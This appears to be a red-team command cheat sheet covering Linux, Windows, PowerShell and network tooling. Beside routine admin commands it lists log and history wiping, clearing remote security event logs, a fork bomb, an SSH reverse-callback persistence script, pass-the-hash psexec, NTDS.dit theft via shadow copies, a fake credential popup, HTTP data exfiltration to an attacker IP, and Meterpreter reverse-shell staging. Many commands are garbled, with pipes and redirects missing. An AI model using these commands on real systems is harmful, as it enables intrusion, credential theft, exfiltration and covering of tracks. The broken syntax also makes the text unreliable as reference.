## LINUX NETWORK COMMANDS

Command	Description
watch ss -tp	Network connections
netstat -ant	Tcp connections -anu=udp
netstat -tulpn	Connections with PIDs
lsof -i	Established connections
smb:// ip /share	Access windows smb share
share user x.x.x.x c\$	Mount Windows share
smbclient -U user \\\\ ip \\\ share	SMB connect
ifconfig eth# ip / cidr	Set IP and netmask
ifconfig eth0:1 ip / cidr	Set virtual interface
route add default gw gw_ip	Set GW
ifconfig eth# mtu [size]	Change MTU size
export MAC=xx:xx:xx:xx:xx:xx	Change MAC
ifconfig int hw ether MAC	Change MAC
macchanger -m MAC int	Backtrack MAC changer
iwlist int scan	Built-in wifi scanner
dig -x ip	Domain lookup for IP
host ip	Domain lookup for IP
host -t SRV _ service _tcp.url.com	Domain SRV lookup
dig @ ip domain -t AXFR	DNS Zone Xfer
host -l domain namesrv	DNS Zone Xfer
ip xfrm state list	Print existing VPN keys
ip addr add ip / cidr dev eth0	Adds 'hidden' interface
/var/log/messages   grep DHCP	List DHCP assignments
tcpkill host ip and port port	Block ip:port
echo "1" /proc/sys/net/ipv4/ip_forward	Turn on IP Forwarding
echo "nameserver x.x.x.x" /etc/resolv.conf	Add DNS Server

## LINUX SYSTEM INFO

Command	Description
nbtstat -A ip	Get hostname for ip
id	Current username
w	Logged on users
who -a	User information
last -a	Last users logged on
ps -ef	Process listing (top)
df -h	Disk usage (free)
uname -a	Kernel version/CPU info
mount	Mounted file systems
getent passwd	Show list of users
PATH=\$PATH:/home/mypath	Add to PATH variable
kill pid	Kills process with pid
cat /etc/issue	Show OS info
cat /etc/'release'	Show OS version info
cat /proc/version	Show kernel info
rpm --query -all	Installed pkgs (Redhat)
rpm -ivh *.rpm	Install RPM (-e=remove)
dpkg -get-selections	Installed pkgs (Ubuntu)
dpkg -I *.deb	Install DEB (-r=remove)
pkginfo	Installed pkgs (Solaris)
which tscsh/csh/ksh/bash	Show location of executable
chmod +50 tscsh/csh/ksh	Disable shell , force bash

## LINUX UTILITY COMMANDS

Command	Description
wget http:// url -O url.txt -o /dev/null	Grab url
rdesktop ip	Remote Desktop to ip
scp /tmp/file user@x.x.x.x:/tmp/file	Put file
scp user@ remoteip :/tmp/file /tmp/file	Get file
useradd -m user	Add user
passwd user	Change user password
rmuser uname	Remove user
script -a outfile	Record shell : Ctrl-D stops
apropos subject	Find related command
history	View users command history
! num	Executes line # in history

## LINUX FILE COMMANDS

Command	Description
diff file1 file2	Compare files
rm -rf dir	Force delete of dir
shred -f -u file	Overwrite/delete file
touch -r ref_file file	Matches ref_file timestamp
touch -t YYYYMMDDHHSS file	Set file timestamp
sudo fdisk -l	List connected drives
mount /dev/sda# /mnt/usbkey	Mount USB key
md5sum -t file	Compute md5 hash
echo -n "str"   md5sum	Generate md5 hash
shalsum file	SHA1 hash of file
sort -u	Sort/show unique lines
grep -c "str" file	Count lines w/ "str"
tar cf file.tar files	Create .tar from files
tar xf file.tar	Extract .tar
tar czf file.tar.gz files	Create .tar.gz
tar xzf file.tar.gz	Extract .tar.gz
tar cjf file.tar.bz2 files	Create .tar.bz2
tar xjf file.tar.bz2	Extract .tar.bz2
gzip file	Compress/ rename file
gzip -d file.gz	Decompress file.gz
upx -9 -o out.exe orig.exe	UPX packs orig.exe
zip -r zipname.zip \Directory\	Create zip
dd skip=1000 count=2000 bs=8 if=file of=file	Cut block 1K-3K from file
split -b 9K \ file prefix	Split file into 9K chunks
awk 'sub("\$". "\r")' unix.txt win.txt	Win compatible txt file
find -i -name file -type .pdf	Find PDF files
find / -perm -4000 -o -perm -2000 -exec ls -l {} \;	Search for setuid files
dos2unix file	Convert to 'nix format
file file	Determine file type/info
chattr (+/-)i file	Set/Unset immutable bit

## LINUX MISC COMMANDS

Command	Description
unset HISTFILE	Disable history logging
ssh user@ ip arecord -   aplay -	Record remote mic
gcc -o outfile myfile.c	Compile C,C++
init 6	Reboot (0 = shutdown)
cat /etc/'syslog'.conf   grep -v "#"	List of log files
grep 'href=' file 'cut -d"/" -f3  grep 'url  sort -u	Strip links in url.com
dd if=/dev/urandom of= file bs=3145728 count=100	Make random 3MB file

## LINUX "COVER YOUR TRACKS" COMMANDS

Command	Description
echo "" /var/log/auth.log	Clear auth.log file
echo "" ~/.bash_history	Clear current user bash history
rm ~/.bash_history -rf	Delete .bash_history file
history -c	Clear current session history
export HISTFILESIZE=0	Set history max lines to 0
export HISTSIZE=0	Set histroy max commands to 0
unset HISTFILE	Disable history logging (need to logout to take effect)
kill -9 \$\$	Kills current session
ln /dev/null ~/.bash_history -sf	Permanently send all bash history commands to /dev/null

## LINUX FILE SYSTEM STRUCTURE

Location	Description
/bin	User binaries
/boot	Boot-up related files
/dev	Interface for system devices
/etc	System configuration files
/home	Base directory for user files
/lib	Critical software libraries
/opt	Third party software
/proc	System and running programs
/root	Home directory of root user
/sbin	System administrator binaries
/tmp	Temporary files
/usr	Less critical files
/var	Variable system files

## LINUX FILES

Filename	Description
/etc/shadow	Local users' hashes
/etc/passwd	Local users
/etc/group	Local groups
/etc/rc.d	Startup services
/etc/init.d	Service
/etc/hosts	Known hostnames and IPs
/etc/HOSTNAME	Full hostname with domain
/etc/network/interfaces	Network configuration
/etc/profile	System environment variables
/etc/apt/sources.list	Ubuntu sources list
/etc/resolv.conf	Nameserver configuration
/home/ user/.bash_history	Bash history (also /root/)
/usr/share/wireshark/manuf	Vendor-MAC lookup
~/ssh/	SSH keystore
/var/log	System log files (most Linux)
/var/adm	System log files (Unix)
/var/spool/cron	List cron files
/var/log/apache/access.log	Apache connection log
/etc/fstab	Static file system info

# LINUX SCRIPTING

## PING SWEEP

---

```
for x in {1..254..1};do ping -c 1 1.1.1.$x |grep "64 b" |cut -d" " -f4  
ips.txt; done
```

## AUTOMATED DOMAIN NAME RESOLVE BASH SCRIPT

---

```
#!/bin/bash  
echo "Enter Class C Range: i.e. 192.168.3"  
read range  
for ip in {1..254..1};do  
host $range.$ip |grep "name pointer" |cut -d" " -f5  
done
```

## FORK BOMB (CREATES PROCESSES UNTIL SYSTEM "CRASHES")

---

```
:(){|:&}:
```

## DNS REVERSE LOOKUP

---

```
for ip in {1..254..1}; do dig -x 1.1.1.$ip | grep $ip dns.txt; done;
```

## IP BANNING SCRIPT

---

```
#!/bin/sh  
# This script bans any IP in the /24 subnet for 192.168.1.0 starting at 2  
# It assumes 1 is the router and does not ban IPs .20, .21, .22  
i=2  
while [ $i -le 253 ]  
do  
    if [ $i -ne 20 -a $i -ne 21 -a $i -ne 22 ]; then  
        echo "BANNED: arp -s 192.168.1.$i"  
        arp -s 192.168.1.$i 00:00:00:00:00:0a  
    else  
        echo "IP NOT BANNED: 192.168.1.$i"  
        echo "XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"  
    fi  
    i=`expr $i +1`  
done
```

## **SSH CALLBACK**

---

Set up script in crontab to callback every X minutes. Highly recommend you set up a generic user on red team computer (with no shell privs). Script will use the private key (located on callback source computer) to connect to a public key (on red team computer). Red teamer connects to target via a local SSH session (in the example below, use #ssh -p4040 localhost)

```
#!/bin/sh
# Callback script located on callback source computer (target)
killall ssh /dev/null 2 &1
sleep 5
REMLIS=4040
REMUSR=user
HOSTS="domain1.com domain2.com domain3.com"
for LIVEHOST in $HOSTS;
do
    COUNT=$(ping -c2 $LIVEHOST | grep 'received' | awk -F',' '{ print
$2 }' | awk '{ print $1 }')
    if [[ $COUNT -gt 0 ]]; then
        ssh -R ${REMLIS}:localhost:22 -i
"/home/${REMUSR}/.ssh/id_rsa" -N ${LIVEHOST} -l ${REMUSR}
    fi
fi
```

## IPTABLES

\* Use ip6tables for IPv6 rules

Command	Description
iptables-save -c > file	Dump iptables (with counters) rules to stdout
iptables-restore < file	Restore iptables rules
iptables -L -v --line-numbers	List all iptables rules with affected and line numbers
iptables -F	Flush all iptables rules
iptables -P INPUT/ FORWARD/OUTPUT ACCEPT/REJECT/DROP	Change default policy for rules that don't match rules
iptables -A INPUT -i interface -m state --state RELATED,ESTABLISHED -j ACCEPT	Allow established connections on INPUT
iptables -D INPUT ?	Delete ?th inbound rule
iptables -t raw -L -n	Increase throughput by turning off statefulness
iptables -P INPUT DROP	Drop all packets

### ALLOW SSH ON PORT 22 OUTBOUND

```
- iptables -A OUTPUT -o iface -p tcp --dport 22 -m state --state NEW,ESTABLISHED -j ACCEPT
- iptables -A INPUT -i iface -p tcp --sport 22 -m state --state ESTABLISHED -j ACCEPT
```

### ALLOW ICMP OUTBOUND

```
- iptables -A OUTPUT -i iface -p icmp --icmp-type echo-request -j ACCEPT
- iptables -A INPUT -o iface -p icmp --icmp-type echo-reply -j ACCEPT
```

### PORT FORWARD

```
- echo "1" /proc/sys/net/ipv4/ip_forward
# OR - sysctl net.ipv4.ip_forward=1
- iptables -t nat -A PREROUTING -p tcp -i eth0 -j DNAT -d pivotip --dport 443 -to-destination attack_ip :443
- iptables -t nat -A POSTROUTING -p tcp -i eth0 -j SNAT -s target_subnet cidr -d attackip --dport 443 -to-source pivotip.
- iptables -t filter -I FORWARD 1 -j ACCEPT
```

### ALLOW ONLY 1.1.1.0/24, PORTS 80,443 AND LOG DROPS TO /VAR/LOG/MESSAGES

```
- iptables -A INPUT -s 1.1.1.0/24 -m state --state RELATED,ESTABLISHED,NEW -p tcp -m multiport --dports 80,443 -j ACCEPT
- iptables -A INPUT -i eth0 -m state --state RELATED,ESTABLISHED -j ACCEPT
- iptables -P INPUT DROP
- iptables -A OUTPUT -o eth0 -j ACCEPT
- iptables -A INPUT -i lo -j ACCEPT
- iptables -A OUTPUT -o lo -j ACCEPT
- iptables -N LOGGING
- iptables -A INPUT -j LOGGING
- iptables -A LOGGING -m limit --limit 4/min -j LOG --log-prefix "DROPPED "
- iptables -A LOGGING -j DROP
```

## UPDATE-RC.D

\* Check/change startup services

Command	Description
service --status-all	[+] Service starts at boot [-] Service does not start
service service start	Start a service
service service stop	Stop a service
service service status	Check status of a service
update-rc.d -f service remove	Remove a service start up cmd (-f if the /etc/init.d start up file exists)
update-rc.d service defaults	Add a start up service

## CHKCONFIG

\* Available in Linux distributions such as Red Hat Enterprise Linux (RHEL), CentOS and Oracle Enterprise Linux (OEL)

Command	Description
chkconfig --list	List existing services and run status
chkconfig service -list	Check single service status
chkconfig service on [--level 3]	Add service [optional to add level at which service runs]
chkconfig service off [--level 3] e.g. chkconfig iptables off	Remove service

## SCREEN

(C-a == Control-a)

Command	Description
screen -S name	Start new screen with name
screen -ls	List running screens
screen -r name	Attach to screen - name
screen -S name -X cmd	Send cmd to screen anme
C-a ?	List keybindings (help)
C-a d	Detach
C-a D D	Detach and logout
C-a c	Create new window
C-a C-a	Switch to last active window
C-a ' num name	Switch to window num name
C-a "	See windows list and change
C-a k	Kill current window
C-a S	Split display horizontally
C-a V	Split display vertically
C-a tab	Jump to next display
C-a X	Remove current region
C-a Q	Remove all regions but current

# X11

## CAPTURE REMOTE X11 WINDOWS AND CONVERT TO JPG

---

```
xwd -display ip :0 -root -out /tmp/test.xpm  
xwud -in /tmp/test1.xpm  
convert /tmp/test.xpm -resize 1280x1024 /tmp/test.jpg
```

## OPEN X11 STREAM VIEWING

---

```
xwd -display 1.1.1.1:0 -root -silent -out x11dump  
Read dumped file with xwudtopnm or GIMP
```

# TCPDUMP

## CAPTURE PACKETS ON ETH0 IN ASCII AND HEX AND WRITE TO FILE

---

```
.. tcpdump -i eth0 -XX -w out.pcap
```

## CAPTURE HTTP TRAFFIC TO 2.2.2.2

---

```
.. tcpdump -i eth0 port 80 dst 2.2.2.2
```

## SHOW CONNECTIONS TO A SPECIFIC IP

---

```
tcpdump -i eth0 -tttt dst 192.168.1.22 and not net 192.168.1.0/24
```

## PRINT ALL PING RESPONSES

---

```
.. tcpdump -i eth0 'icmp[icmptype] == icmp-echoreply'
```

## CAPTURE 50 DNS PACKETS AND PRINT TIMESTAMP

---

```
tcpdump -i eth0 -c 50 -tttt 'udp and port 53'
```

# NATIVE KALI COMMANDS

## WMIC EQUIVALENT

---

```
.. wmis -U DOMAIN\ user % password // DC cmd.exe /c command
```

## MOUNT SMB SHARE

---

```
# Mounts to /mnt/share. For other options besides nt1mssp, man mount.cifs  
mount.cifs // ip /share /mnt/share -o  
user= user ,pass= pass ,sec=ntlmssp,domain= domain ,rw
```

## UPDATING KALI

---

```
apt-get update  
apt-get upgrade
```

## PFSENSE

Command	Description
pfSsh.php	pfSense Shell System
pfSsh.php playback enableallowallwan	Allow all inbound WAN connections (adds to visible rules in WAN rules)
pfSsh.php playback enablesshd	Enable ssh inbound/outbound
pfctl -sn	Show NAT rules
pfctl -sr	Show filter rules
pfctl -sa	Show all rules
viconfig	Edit config
rm /tmp/config.cache	Remove cached (backup) config after editing the current running
/etc/rc.reload_all	Reload entire config

## SOLARIS

Command	Description
ifconfig -a	List of interfaces
netstat -in	List of interface
ifconfig -r	Route listing
ifconfig eth0 dhcp	Start DHCP client
ifconfig eth0 plumb up ip netmask nmask	Set IP
route add default ip	Set gateway
logins -p	List users w/out passwords
svcs -a	List all services w/ status
prstat -a	Process listing (top)
svcadm start ssh	Start SSH service
inetadm -e telnet (-d for disable)	Enable telnet
prtconf   grep Memory	Total physical memory
iostat -En	Hard disk size
showrev -c /usr/bin/bash	Information on a binary
shutdown -i6 -g0 -y	Restart system
dfmounts	List clients connected NFS
smc	Management GUI
snoop -d int -c pkt # -o results.pcap	Packet capture
/etc/vfstab	File system mount table
/var/adm/logging	Login attempt log
/etc/default/`	Default settings
/etc/system	Kernel modules & config
/var/adm/messages	Syslog location
/etc/auto_`	Automounter config files
/etc/inet/iphnodes	IPv4/IPv6 host file

# **WINDOWS**

## WINDOWS VERSIONS

ID	Version
NT 3.1	Windows NT 3.1 (All)
NT 3.5	Windows NT 3.5 (All)
NT 3.51	Windows NT 3.51 (All)
NT 4.0	Windows NT 4.0 (All)
NT 5.0	Windows 2000 (All)
NT 5.1	Windows XP (Home, Pro, MC, Tablet PC, Starter, Embedded)
NT 5.2	Windows XP (64-bit, Pro 64-bit) Windows Server 2003 & R2 (Standard, Enterprise) Windows Home Server
NT 6.0	Windows Vista (Starter, Home, Basic, Home Premium, Business, Enterprise, Ultimate) Windows Server 2008 (Foundation, Standard, Enterprise)
NT 6.1	Windows 7 (Starter, Home, Pro, Enterprise, Ultimate) Windows Server 2008 R2 (Foundation, Standard, Enterprise)
NT 6.2	Windows 8 (x86/64, Pro, Enterprise, Windows RT (ARM)) Windows Phone 8 Windows Server 2012 (Foundation, Essentials, Standard)

## WINDOWS FILES

Command	Description
%SYSTEMROOT%	Typically C:\Windows
%SYSTEMROOT%\System32\drivers\etc\hosts	DNS entries
%SYSTEMROOT%\System32\drivers\etc\networks	Network settings
%SYSTEMROOT%\system32\config\SAM	User & password hashes
%SYSTEMROOT%\repair\SAM	Backup copy of SAM
%SYSTEMROOT%\System32\config\RegBack\SAM	Backup copy of SAM
%WINDIR%\system32\config\AppEvent.Evt	Application Log
%WINDIR%\system32\config\SecEvent.Evt	Security Log
%ALLUSERSPROFILE%\Start Menu\Programs\Startup\	Startup Location
%USERPROFILE%\Start Menu\Programs\Startup\	Startup Location
%SYSTEMROOT%\Prefetch	Prefetch dir (EXE logs)

## STARTUP DIRECTORIES

### WINDOWS NT 6.1, 6.0

```
# All users
%SystemDrive%\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup

# Specific users
%SystemDrive%\Users\%UserName%\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup
```

### WINDOWS NT 5.2, 5.1, 5.0

```
%SystemDrive%\Documents and Settings\All Users\Start Menu\Programs\Startup
```

### WINDOWS 9x

```
%SystemDrive%\wmiOWS\Start Menu\Programs\Startup
```

### WINDOWS NT 4.0, 3.51, 3.50

```
%SystemDrive%\WINNT\Profiles\All Users\Start Menu\Programs\Startup
```

## WINDOWS SYSTEM INFO COMMANDS

<b>Command</b>	<b>Description</b>
ver	Get OS version
sc query state=all	Show services
tasklist /svc	Show processes & services
tasklist /m	Show all processes & DLLs
tasklist /S ip /v	Remote process listing
taskkill /PID pid /F	Force process to terminate
systeminfo /S ip /U domain\user /P Pwd	Remote system info
reg query \\ ip \ RegDomain \ Key /v Value	Query remote registry, /s=all values
reg query HKLM /f password /t REG_SZ /s	Search registry for password
fsutil fsinfo drives	List drives *must be admin
dir /a /s /b c:\*.pdf\*	Search for all PDFs
dir /a /b c:\windows\kb\*	Search for patches
findstr /si password *.txt  *.xml  *.xls	Search files for password
tree /F /A c:\ tree.txt	Directory listing of C:
reg save HKLM\Security security.hive	Save security hive to file
echo %USERNAME%	Current user

## WINDOWS NET/DOMAIN COMMANDS

<b>Command</b>	<b>Description</b>
net view /domain	Hosts in current domain
net view /domain:[MYDOMAIN]	Hosts in [MYDOMAIN]
net user /domain	All users in current domain
net user user pass /add	Add user
net localgroup "Administrators" user /add	Add user to Administrators
net accounts /domain	Domain password policy
net localgroup "Administrators"	List local Admins
net group /domain	List domain groups
net group "Domain Admins" /domain	List users in Domain Admins
net group "Domain Controllers" /domain	List DCs for current domain
net share	Current SMB shares
net session   find / "\\"	Active SMB sessions
net user user /ACTIVE:yes /domain	Unlock domain user account
net user user " newpassword " /domain	Change domain user password
net share share c:\share /GRANT:Everyone,FULL	Share folder

## WINDOWS REMOTE COMMANDS

<b>Command</b>	<b>Description</b>
tasklist /S ip /v	Remote process listing
systeminfo /S ip /U domain\user /P Pwd	Remote systeminfo
net share \\ ip	Shares of remote computer
net use \\ ip	Remote filesystem (IPC\$)
net use z: \\ ip \share password	Map drive, specified
/user:DOMAIN\ user	credentials
reg add \\ ip \ regkey \ value	Add registry key remotely
sc \\ ip create service	Create a remote service
binpath=C:\Windows\System32\x.exe start=auto	(space after start=)
xcopy /s \\ ip \dir C:\local	Copy remote folder
shutdown /m \\ ip /r /t 0 /f	Remotely reboot machine

## WINDOWS NETWORK COMMANDS

Command	Description
ipconfig /all	IP configuration
ipconfig /displaydns	Local DNS cache
netstat -ano	Open connections
netstat -anop tcp 1	Netstat loop
netstat -an  findstr LISTENING	LISTENING ports
route print	Routing table
arp -a	Known MACs (ARP table)
nslookup, set type=any, ls -d domain . results.txt, exit	DNS Zone Xfer
nslookup -type=SRV _www._tcp.url.com	Domain SRV lookup (_ldap, _kerberos, _sip)
tftp -I ip GET remotefile	TFTP file transfer
netsh wlan show profiles	Saved wireless profiles
netsh firewall set opmode disable	Disable firewall (^Old)
netsh wlan export profile folder=. key=clear	Export wifi plaintext pwd
netsh interface ip show interfaces	List interface IDs/MTUs
netsh interface ip set address local static ip nmask gw ID	Set IP
netsh interface ip set dns local static ip	Set DNS server
netsh interface ip set address local dhcp	Set interface to use DHCP

## WINDOWS UTILITY COMMANDS

Command	Description
type file	Display file contents
del path \'.\' /a /s /q /f	Forceably delete all files in 'path'
find /I "str" filename.	Find "str"
command   find /c /v ""	Line count of .cmd output
at HH:MM file [args] (i.e. at 14:45 cmd /c)	Schedule .file to run
runas /user: user " file [args]"	Run file as .user
restart /r /t C	Restart now
tr -d '\15\32' win.txt unix.txt	Removes CR & `Z (^nix)
makecab file	Native compression
Wusa.exe /uninstall /kb: ###	Uninstall patch
cmd.exe "wevtutil qe Application /c:40 /f:text /rd:true"	CLI Event Viewer
lusrmgr.msc	Local user manager
services.msc	Services control panel
taskmgr.exe	Task manager
secpool.msc	Security policy manager
eventvwr.msc	Event viewer

## MISC . COMMANDS

### LOCK WORKSTATION

---

```
rundll32.dll user32.dll LockWorkstation
```

### DISABLE WINDOWS FIREWALL

---

```
netsh advfirewall set currentprofile state off  
netsh advfirewall set allprofiles state off
```

### NATIVE WINDOWS PORT FORWARD (\* MUST BE ADMIN)

---

```
netsh interface portproxy add v4tov4 listenport=3000  
listenaddress=1.1.1.1 connectport=4000 connectaddress=2.2.2.2  
  
#Remove  
netsh interface portproxy delete v4tov4 listenport=3000  
listenaddress=1.1.1.1
```

### RE-ENABLE COMMAND PROMPT

---

```
reg add HKCU\Software\Policies\Microsoft\Windows\System /v DisableCMD /t  
REG_DWORD /d 0 /f
```

## PSEXEC

### EXECUTE FILE HOSTED ON REMOTE SYSTEM WITH SPECIFIED CREDENTIALS

---

```
psexec /accepteula \\ targetIP -u domain\user -p password -c -f  
\\ smbIP \share\file.exe
```

### RUN REMOTE COMMAND WITH SPECIFIED HASH

---

```
psexec /accepteula \\ ip -u Domain\user -p LM : NTLM cmd.exe /c dir  
c:\Program~1
```

### RUN REMOTE COMMAND AS SYSTEM

---

```
psexec /accepteula \\ ip -s cmd.exe
```

## **TERMINAL SERVICES (RDP)**

### **START RDP**

---

1. Create regfile.reg file with following line in it:  
HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalService
2. "fDenyTSConnections"=dword:00000000
3. reg import regfile.reg
4. net start "termservice"
5. sc config termservice start= auto
6. net start termservice

--OR--

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal  
Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

### **TUNNEL RDP OUT PORT 443 (MAY NEED TO RESTART TERMINAL SERVICES)**

---

```
REG ADD "HKLM\System\CurrentControlSet\Control\Terminal  
Server\WinStations\RDP-Tcp" /v PortNumber /t REG_DWORD /d 443 /f
```

### **DISABLE NETWORK LEVEL AUTHENTICATION, ADD FIREWALL EXCEPTION**

---

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal  
Server\WinStations\RDP-TCP" /v UserAuthentication /t REG_DWORD /d "0" /f

### **IMPORT A SCHEDULE TASK FROM AN "EXPORTED TASK" XML**

---

```
schtasks.exe /create /tn MyTask /xml "C:\MyTask.xml" /f
```

## WMIC

Command	Description
wmic [alias] get /?	List all attributes
wmic [alias] call /?	Callable methods
wmic process list full	Process attributes
wmic startupwmic service	Starts wmic service
wmic ntdomain list	Domain and DC info
wmic qfe	List all patches
wmic process call create "process_name"	Execute process
wmic process where name="process" call terminate	Terminate process
wmic logicaldisk get description,name	View logical shares
wmic cpu get DataWidth /format:list	Display 32    64 bit

### WMIC [ALIAS] [WHERE] [CLAUSE]

[alias] == process, share, startup, service, nicconfig, useraccount, etc.  
[where] == where (name="cmd.exe"), where (parentprocessid![pid]), etc.  
[clause] == list [full|brief], get [attrib1, attrib2], call [method], delete

### EXECUTE FILE HOSTED OVER SMB ON REMOTE SYSTEM WITH SPECIFIED CREDENTIALS

```
wmic /node: targetIP /user:domain\user /password:password process call create "\\\ smbIP \share\evil.exe"
```

### UNINSTALL SOFTWARE

```
wmic product get name /value # Get software names  
wmic product where name="XXX" call uninstall /nointeractive
```

### REMOTELY DETERMINE LOGGED IN USER

```
wmic /node:remotecomputer computersystem get username
```

### REMOTE PROCESS LISTING EVERY SECOND

```
wmic /node:machinename process list brief /every:1
```

### REMOTELY START RDP

```
wmic /node:"machinename 4" path Win32_TerminalServiceSetting where AllowTSConnections="0" call SetAllowTSConnections "1"
```

### LIST NUMBER OF TIMES USER HAS LOGGED ON

```
wmic netlogin where (name like "%adm%") get numberoflogons
```

### SEARCH FOR SERVICES WITH UNQUOTED PATHS TO BINARY

```
wmic service get name,displayname,pathname,startmode |findstr /i "auto"  
|findstr /i /v "c:\windows\\\" |findstr /i /v ""
```

## VOLUME SHADOW COPY

---

1. wmic /node: DC IP /user:"DOMAIN\user" /password:"PASS" process call create "cmd /c vssadmin list shadows 2 &1 c:\temp\output.txt"  
  
# If any copies already exist then exfil, otherwise create using following commands. Check output.txt for any errors
  2. wmic /node: DC IP /user:"DOMAIN\user" /password:"PASS" process call create "cmd /c vssadmin create shadow /for=C: 2 &1 C:\temp\output.txt"
  3. wmic /node: DC IP /user:"DOMAIN\user" /password:"PASS" process call create "cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\temp\system.hive 2 &1 C:\temp\output.txt"
  4. wmic /node: DC IP /user:"DOMAIN\user" /password:"PASS" process call create "cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\NTDS\NTDS.dit C:\temp\ntds.dit 2 &1 C:\temp\output.txt"
- # Step by step instructions on room362.com for step below
5. From Linux, download and run ntdsxtract and libesedb to export hashes or other domain information
    - a. Additional instructions found under the VSSOWN section
    - b. ntdsxtract - <http://www.ntdsxtract.com>
    - c. libesedb - <http://code.google.com/p/libesedb/>

## POWERSHELL

Command	Description
stop-transcript	Stops recording
get-content file	displays file contents
get-help command -examples	Shows examples of command
get-command ^ string *	Searches for cmd string
get-service	Displays services (stop-service, start-service)
get-wmiobject -class win32_service	Displays services, but takes alternate credentials
\$PSVersionTable	Display powershell version
powershell.exe -version 2.0	Run powershell 2.0 from 3.0
get-service   measure-object	Returns # of services
get-psdrive	Returns list of PSDrives
get-process   select -expandproperty name	Returns only names
get-help ^ -parameter credential	Cmdlets that take creds
get-wmiobject -list 'network	Available WMI network cmds
[Net.DNS]::GetHostEntry(" ip ")	DNS Lookup

### CLEAR SECURITY & APPLICATION EVENT LOG FOR REMOTE SERVER (SVR01)

```
Get-EventLog -list  
Clear-EventLog -logname Application, Security -computername SVR01
```

### EXPORT OS INFO INTO CSV FILE

```
Get-WmiObject -class win32_operatingsystem | select -property * | export-csv c:\os.txt
```

### LIST RUNNING SERVICES

```
Get-Service | where_object {$_ .status -eq "Running"}
```

### PERSISTENT PSDRIVE TO REMOTE FILE SHARE:

```
New-PSDrive -Persist -PSProvider FileSystem -Root \\1.1.1.1\tools -Name i
```

### RETURN FILES WITH WRITE DATE PAST 8/20

```
Get-ChildItem -Path c:\ -Force -Recurse -Filter *.log -ErrorAction SilentlyContinue | where {$_ .LastWriteTime -gt "2012-08-20"}
```

### FILE DOWNLOAD OVER HTTP

```
(new-object system.net.webclient).downloadFile("url","dest")
```

### TCP PORT CONNECTION (SCANNER)

```
$ports=(#,#,#);$ip="x.x.x.x";foreach ($port in $ports){try{$socket=New-Object System.Net.Sockets.TCPClient($ip,$port);}catch{};if ($socket -eq $NULL){echo $ip ":"$port" - Closed";}else{echo $ip ":"$port" - Open";$socket = $NULL;}}
```

### PING WITH 500 MILLISECOND TIMEOUT

```
$ping = New-Object System.Net.NetworkInformation.ping  
$ping.Send(" ip ",500)
```

## **BASIC AUTHENTICATION POPUP**

---

```
powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass  
$Host.UI.PromptForCredential(" title "," message "," user "," domain ")
```

## **RUN EXE EVERY 4 HOURS BETWEEN AUG 8-11, 2013 AND THE HOURS OF 0800-1700 (FROM CMD.EXE)**

---

```
powershell.exe -Command "do {if ((Get-Date -format yyyyMMdd-HHmm) -match  
'201308(0[8-9]|1[0-1])~(0[8-9]|1[0-7])[0-5][0-9]'){Start-Process -  
WindowStyle Hidden "C:\Temp\my.exe";Start-Sleep -s 14400}}while(1)"
```

## **POWERSHELL RUNAS**

---

```
$pw = convertto-securestring -string "PASSWORD" -asplaintext -force;  
$pp = new-object -typename System.Management.Automation.PSCredential -  
argumentlist "DOMAIN\user", $pw;  
Start-Process powershell -Credential $pp -ArgumentList '-noprofile -command  
&{Start-Process file.exe -verb runas}'
```

## **EMAIL SENDER**

---

```
powershell.exe Send-MailMessage -to " email " -from " email " -subject  
"Subject" -a " attachment file path " -body "Body" -SmtpServer Target  
Email Server IP
```

## **TURN ON POWERSHELL REMOTING (WITH VALID CREDENTIALS)**

---

```
net time \\ip  
at \\ip time "Powershell -Command 'Enable-PSRemoting -Force'"  
at \\ip time+1 "Powershell -Command 'Set-Item  
wsman:\localhost\client\trustedhosts ''"  
at \\ip time+2 "Powershell -Command 'Restart-Service WinRM'"  
Enter-PSSession -ComputerName ip -Credential username
```

## **LIST HOSTNAME AND IP FOR ALL DOMAIN COMPUTERS**

---

```
Get-WmiObject -ComputerName DC -Namespace root\microsoftDNS -Class  
MicrosoftDNS_ResourceRecord -Filter "domainname=' DOMAIN '" |select  
textrepresentation
```

## **POWERSHELL DOWNLOAD OF A FILE FROM A SPECIFIED LOCATION**

---

```
powershell.exe -noprofile -noninteractive -command  
"[System.Net.ServicePointManager]::ServerCertificateValidationCallback =  
{$true}; $source="""https:// YOUR_SPECIFIED_IP / file.zip""";  
$destination="""C:\master.zip"""; $http = new-object System.Net.WebClient;  
$response = $http.DownloadFile($source, $destination);"
```

## **POWERSHELL DATA EXFIL**

---

Script will send a file (\$filepath) via http to server (\$server) via POST request. Must have web server listening on port designated in the \$server

```
powershell.exe -noprofile -noninteractive -command  
"[System.Net.ServicePointManager]::ServerCertificateValidationCallback =  
{$true}; $server="""http:// YOUR_SPECIFIED_IP / folder """;  
$filepath="""C:\master.zip"""; $http = new-object System.Net.WebClient;  
$response = $http.UploadFile($server,$filepath);"
```

## USING POWERSHELL TO LAUNCH METERPRETER FROM MEMORY

- ✓ Need Metasploit v4.5+ (msfvenom supports Powershell)
- ✓ Use Powershell (x86) with 32 bit Meterpreter payloads
- ✓ encodeMeterpreter.ps1 script can be found on next page

### ON ATTACK BOXES

---

1. ./msfvenom -p windows/meterpreter/reverse\_https -f psh -a x86  
LHOST=1.1.1.1 LPORT=443 audit.ps1
2. Move audit.ps1 into same folder as encodeMeterpreter.ps1
3. Launch Powershell (x86)
4. .\powershell.exe -executionpolicy bypass encodeMeterpreter.ps1
5. Copy the encoded Meterpreter string

### START LISTENER ON ATTACK BOX

---

1. ./msfconsole
2. use exploit/multi/handler
3. set payload windows/meterpreter/reverse\_https
4. set LHOST 1.1.1.1
5. set LPORT 443
6. exploit -j

### ON TARGET (MUST USE POWERSHELL (x86))

---

1. powershell.exe -noexit -encodedCommand paste encoded Meterpreter string here.
- PROFIT

### ENCODEMETERPRETER.PS1 [7]

```
# Get Contents of Script
$contents = Get-Content audit.ps1

# Compress Script
$ms = New-Object IO.MemoryStream
